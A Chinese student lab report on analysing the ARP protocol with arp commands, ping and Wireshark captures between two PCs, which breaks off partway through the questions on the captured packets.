21级计算机科学与技术2班

计算机网络 实验十一

**PC1：21307174刘俊杰 PC2:21307155冯浩**

**预习：**阅读课本2.8，理论课本 ARP 的相关内容。

**说明：本实验由2个同学协作完成。 需要用2台PC， 一个交换机。**

**实验：ARP 协议分析**

**实验11 请完成课本 实验2-7 ARP协议分析。**

**实验2-7ARP协议分析**

**【实验目的】**

**(1)了解IP地址和MAC地址之间的关系。**

**(2)掌握ARP命令的使用。**

**(3)掌握ARP协议的工作细节**

**(4)了解ARP欺骗的原理和相关的攻击防范方法**

**【实验原理】**

**ARP协议是一种无状态的地址解析协议,是属于链路层的协议。ARP 的工作原理如下。**

**(1)每台主机都会在自己的ARP缓冲区中建立一个ARP列表，以表示IP 地址和MAC地址的对应关系。**


**(2)当源主机需要将一个数据包发送到目的主机时,会首先检查自己 ARP列表中是否存在该IP 地址对应的 MAC 地址,如果有就直接将数据包发送到这个 MAC 地址;如果没有则向本地网段发起一个ARP请求的广播包,查询此目的主机对应的 MAC地址。此ARP请求数据包里包括源主机的IP地址、MAC地址以及目的主机的IP地址。**

**(3)网络中所有的主机收到这个 ARP 请求后，会检查数据包中的目的IP 是否和自己的IP 地址一致。如果不相同就忽略此数据包:否则该主机首先将发送端的 MAC 地址和IP地址添加到自己的ARP列表中,如果ARP 表中已经存在该IP 的信息则将其覆盖，然后给源主机发送一个ARP响应数据包,告诉对方自己是它需要查找的MAC地址。**

**(4)源主机收到这个 ARP 响应数据后,将得到的目的主机的IP 地址和MAC地址添加到自己的 ARP列表中,并利用此信息开始数据的传输。如果源主机一直没有收到 ARP响应数据包，则表示ARP查询失败。**

**常用ARP命令有:arp -a,显示包含已知的所有IP 地址和MAC地址对应关系的映射表;arp-d,命令删除ARP映射表;arp-s,建立静态IP地址与MAC地址的对应关系等**

**【网络拓扑】**

****


**【实验步骤】**

**步骤1:按照图 2-20所示连接好设备,配置两台计算机的IP地址和掩码**


**首先将两台PC连接到同一台交换机上，再按上述的网络拓扑图配置好PC1和PC2的IP地址和掩码。**

**步骤2:在两台计算机的命令窗口中执行arp-a命令,查看高速缓存中的ARP地址映射表的内容。**

**PC1:**

****

**PC2:**



**可以看到此时的ARP地址映射表中只有静态的ARP条目**

**这里解释一下静态和动态ARP条目的区别:**

**动态（Dynamic）ARP条目：**

**动态条目是通过网络上的ARP请求和响应动态地学习到的。当设备A需要与设备B通信时，设备A发送一个ARP请求，请求网络上是否有设备B的MAC地址。设备B收到请求后，会回复ARP响应，将自己的MAC地址发送给设备A。**

**这样的动态映射是临时的，通常在设备之间有通信活动时才会创建。这些动态ARP条目在一段时间后可能会过期，具体过期时间取决于网络设备的ARP缓存超时设置。**


**静态（Static）ARP条目：**

**静态ARP条目是由网络管理员手动配置的。管理员可以在ARP表中添加静态条目，将特定的IP地址映射到已知的MAC地址。这种映射是固定的，不会随着网络通信的变化而改变。**


**静态ARP条目对于确保特定IP地址与特定MAC地址的固定关联非常有用，尤其是在需要保持网络安全性或确保特定设备间通信的情况下。**

**步骤3:在两台计算机的命令窗口中执行 arp -d 命令清除ARP缓存;清除后可再用arp-a命令验证，记录实验结果**

**PC1:**

****

**PC2:**




**两者arp -d清空后，arp地址映射表中都只有1个静态ARP条目:**

**224.0.0.22:**

**这是一个IPv4组播地址，用于特定的组播通信。224.0.0.22可用于在网络上的设备之间交换关于特定组播组的信息。其物理地址如上图所示。**


**步骤4:在两台计算机上运行Wireshark,启动捕获报文功能**

**步骤5:在主机PC1上执行 ping PC2的命令，以产生数据报**


****

**步骤6:执行完毕,保存捕获的报文并命名为arp-1**

**PC1中捕获到的报文:**




**PC2中捕获到的报文:**




**步骤7:在两台计算机上再次执行 arp -a命令看高速缓存中的ARP 地址映射表的内容，并回答以下问题。**

**PC1:**

****

**PC2:**

****

1. **步骤7的实验结果与步骤3的是否相同?由此说明ARP高速缓存的作用**

**将步骤7的实验结果与步骤3的实验结果比较，可以看到步骤7中实验结果多了两行arp信息，分别是192.168.1.255和对方主机的物理地址信息，可以看到对方主机的物理地址信息是动态的，说明这是需要靠请求才能获知的。**

**192.168.1.255:**

**这是一个IPv4局域网广播地址，可以使用这个地址将数据广播到同一网络上的所有设备。**


**由于192.168.1.255是一个特殊的广播地址，此IP地址相关联的MAC地址通常是全为1的48位二进制值，即FF:FF:FF:FF:FF:FF。**

**在广播场景中，全为1的MAC地址表示数据应该传输到本地网络上的所有设备。这种广播机制允许设备以一种简便的方式向整个网络发送信息，而不必知道目标设备的具体MAC地址。**


**因此，当数据通过IPv4广播地址192.168.1.255发送时，它使用全1的MAC地址（FF:FF:FF:FF:FF:FF）作为目标MAC地址，以确保它被传递到本地网络上的所有设备。**

1. **贴出步骤7高速缓存中的ARP地址映射表截图。**

**PC1:**

****

**PC2:**


****

**步骤8:重复步骤4至步骤5,将此结果保存为arp-2。**


**步骤9:打开arp-1,并回答以下问题。**

1. **在捕获的报文中有几个 ARP 报文?在以太网中ARP 协议类型的代码值是什么?**


**PC1中捕获到的报文中有2个ARP报文:**



**PC2中捕获到的报文中有2个ARP报文:**



